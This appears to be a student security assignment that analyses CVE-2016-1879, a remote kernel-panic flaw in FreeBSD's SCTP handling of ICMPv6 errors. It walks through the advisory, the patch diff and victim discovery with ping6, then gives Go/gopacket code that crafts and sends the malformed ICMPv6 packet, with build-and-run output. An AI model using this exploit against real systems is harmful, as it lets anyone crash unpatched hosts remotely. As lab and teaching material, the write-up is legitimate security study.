


FREEBSD REMOTE DOS

OHTS Assignment

IT17009614

Abeykoon A.M.I.S

FreeBSD

FreeBSD is an operating system used to power modern servers, desktops, and embedded platforms. A large community has continually developed it for more than thirty years. Its advanced networking, security, and storage features have made FreeBSD the platform of choice for many of the busiest web sites and most pervasive embedded networking and storage devices.
In 2016 FreeBSD team has announced their operating system was detected to contain critical vulnerabilities that could be exploited to conduct DoS attacks, escalate user privileges, and disclose important data [1].

Background

The Stream Control Transmission Protocol (SCTP) protocol provides reliable, flow-controlled, two-way transmission of data.
The Internet Control Message Protocol for IPv6 (ICMPv6) provides a way for hosts on the Internet to exchange control information. Among other uses, a host or router can use ICMPv6 to inform a host when there is an error delivering a packet sent by that host [2].

Problem Description

A lack of proper input checks in the ICMPv6 processing in the SCTP stack can lead to either a failed kernel assertion or to a NULL pointer dereference. In either case, a kernel panic will follow.

Impact


A remote, unauthenticated attacker can reliably trigger a kernel panic in a vulnerable system running IPv6. Any kernel compiled with both IPv6 and SCTP support is vulnerable. There is no requirement to have an SCTP socket open.
IPv4 ICMP processing is not impacted by this vulnerability [2].

Technique used in video

- FreeBSD 9.3 [3]
- GO language
- Virtual Box

Identifying vulnerability

Using mitre cve library I was able to find a vulnerability in FreeBSD 9.3.



CVE-ID

CVE-2016-1879 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The Stream Control Transmission Protocol (SCTP) module in FreeBSD 9.3 before p33, 10.1 before p26, and 10.2 before p9, when the kernel is configured for IPv6, allows remote attackers to cause a denial of service (assertion failure or NULL pointer dereference and kernel panic) via a crafted ICMPv6 packet.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- EXPLOIT-DB:39305
- URL:https://www.exploit-db.com/exploits/39305/
- FREEBSD:FreeBSD-SA-16:01
- URL:https://www.freebsd.org/security/advisories/FreeBSD-SA-16:01.sctp.asc
- MISC:http://packetstormsecurity.com/files/135369/FreeBSD-SCTP-ICMPv6-Denial-Of-Service.html
- SECTRACK:1034673
- URL:http://www.securitytracker.com/id/1034673

Figure 1

Information Gathering

By going through the reference links;

Understanding patch and Understanding packet structure,



sctp.patch

```
--- sys/netinet6/sctp6_usrreq.c.orig
+++ sys/netinet6/sctp6_usrreq.c
@@ -379,7 +379,6 @@
         * XXX: We assume that when IPV6 is non NULL, M and OFF are
         * valid.
         */
-       /* check if we can safely examine src and dst ports */
        struct sctp_inpcb *inp = NULL;
        struct sctp_tcb *stcb = NULL;
        struct sctp_nets *net = NULL;
@@ -388,6 +387,10 @@
        if (ip6cp->ip6c_m == NULL)
            return;

+       /* Check if we can safely examine the SCTP header. */
+       if (ip6cp->ip6c_m->m_pkthdr.len < ip6cp->ip6c_off + sizeof(sh))
+           return;
+
        bzero(&sh, sizeof(sh));
        bzero(&final, sizeof(final));
        inp = NULL;
```

Figure 3





Figure 2

Identifying Victims IPv6 address (fe80::a00:27ff:fe7d:8e65);

```
Isurus-MacBook-Pro:~ isuruabeykoon$ ping6 -c2 -w ff02::1%en0
PING6(72=40+8+24 bytes) fe80::c94:95e8:b866:befb%en0 --> ff02::1%en0
47 bytes from fe80::c94:95e8:b866:befb%en0: Isurus-MacBook-Pro.local
20 bytes from fe80::a00:27ff:fe7d:8e65%en0:
47 bytes from fe80::c94:95e8:b866:befb%en0: Isurus-MacBook-Pro.local
```

SCTP (stream control transmission protocol) is a transport-layer protocol designed to transfer signaling messages in an IP environment. As a rule, mobile operators use this protocol in technological networks.
This vulnerability threatens FreeBSD systems (versions 9.3, 10.1, and 10.2) if they support SCTP and IPv6 (default configuration). To exploit this flaw, a malefactor needs to send a specially crafted ICMPv6 message. And if he succeeds, he can conduct a DoS attack.
Denial of service is caused by improper check of the length of an SCTP packet header received from the ICMPv6 error message. If the target recipient is unavailable, the router can generate an error message and send it to the sender via ICMPv6.
This ICMPv6 packet includes the original IPv6 packet where the Next Header field indicates how SCTP is encapsulated [4].



```
 * IPv6 ICMP IPv6 [exthdrs] finalhdr paylaod
 * ^    ^    ^              ^
 * |    |    ip6c_ip6       ip6c_off
 * |    ip6c_icmp6
 * ip6c_m
```

Figure 4

Exploit Development

Go is expressive, concise, clean, and efficient. Its concurrency mechanisms make it easy to write programs that get the most out of multicore and networked machines, while its novel type system enables flexible and modular program construction. Go compiles quickly to machine code yet has the convenience of garbage collection and the power of run-time reflection.

It's a fast, statically typed, compiled language that feels like a dynamically typed, interpreted language.

Defining variables in the code;

```
 var (
   device          = "en0"
   snapshotLen int32 = 65535
   promiscuous      = false
   err         error
   timeout     = -1 * time.Second
   handle      *pcap.Handle
   buffer     gopacket.SerializeBuffer
   options     gopacket.SerializeOptions
)
```

Define main function;

```
func main() {
   // Open device
   handle, err = pcap.OpenLive(device, snapshotLen, promiscuous, timeout)
   if err != nil {
      log.Fatal("Error opening device. ", err)
```

these lines contact variables above pointed out and create capture interface.

Creating ethernet frame

```
ethernetLayer := &layers.Ethernet{
      SrcMAC:      net.HardwareAddr{0x08, 0x00, 0x27, 0x51, 0x1c, 0x5c},
      DstMAC:      net.HardwareAddr{0x80, 0x00, 0x27, 0x24, 0xfd, 0x11},
      EthernetType: layers.EthernetTypeIPv6,
   }
```

In here we set our payload need be executing.

Define IP header

```
ipLayer := &layers.IPv6{
      Version:    6,
      SrcIP:      net.ParseIP("fe80::c94:95e8:b866:befb"),
      DstIP:      net.ParseIP("fe80::a00:27ff:fe7d:8e65"),
      NextHeader: layers.IPProtocolICMPv6,
   }
```

SrcIP need to fill with source IPv6 address and DstIP should be vitims IPv6.

ICMP layer

```
 icmpLayer := &layers.ICMPv6{
     TypeCode: layers.CreateICMPv6TypeCode(1, 4),
 }
```

In here type 1 and code 4 means ICMPv6 is unreachable.
ICMP layer wrapping IP layer

```
icmpLayer.SetNetworkLayerForChecksum(ipLayer)
```

2nd IP Layer

```
dosLayer := &layers.IPv6{
        Version:    6,
        SrcIP:      net.ParseIP("fe80::c94:95e8:b866:befb"),
        DstIP:      net.ParseIP("fe80::a00:27ff:fe7d:8e65"),
        NextHeader: layers.IPProtocolSCTP,
    }
```


This is same as the 1st header but the only different is the next header is set to SCTP. This will force vulnerable SCTP protocol to process.

Stitching all layers and exploit message

```
opts := gopacket.SerializeOptions{
        FixLengths:       true,
        ComputeChecksums: true,
    }

    buffer := gopacket.NewSerializeBuffer()

    gopacket.SerializeLayers(buffer, opts,
        ethernetLayer,
        ipLayer,
        icmpLayer,
        dosLayer,
    )
    outgoingPacket := buffer.Bytes()

    err = handle.WritePacketData(outgoingPacket)
```

```
if err != nil {
    log.Fatal("Error sending packet to network device.", err)
}
fmt.Println("Exploit Sent!!!")
```

Building and Exploitation



```
Isurus-MacBook-Pro:Exploit isuruabeykoon$ go build exploit.go
Isurus-MacBook-Pro:Exploit isuruabeykoon$ sudo ./exploit
Password:
Exploit Sent!!!
Isurus-MacBook-Pro:Exploit isuruabeykoon$ █
```

Meanwhile the victim's system will be crash and reboot.
Walkthrough: https://drive.google.com/open?id=1wz4OHoWg-DBEjak4FQU1tr-39tEmB8oq

Reference:

[1] About FreeBSD [Online]: Available: https://www.freebsd.org/about.html, [Accessed: April 25, 2020]
[2] CVE Name:CVE-2016-1879 [Online]: Available: https://www.freebsd.org/security/advisories/FreeBSD-SA-16:01.sctp.asc, [Accessed: May 2, 2020]
[3] ISO-IMAGES [Online]: Available: http://ftp-archive.freebsd.org/pub/FreeBSD-Archive/old-releases/ISO-IMAGES/9.3/, [Accessed: May 2, 2020]
[4] Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification [Online]: Available: https://tools.ietf.org/html/rfc4443#page-3, [Accessed: May 2, 2020]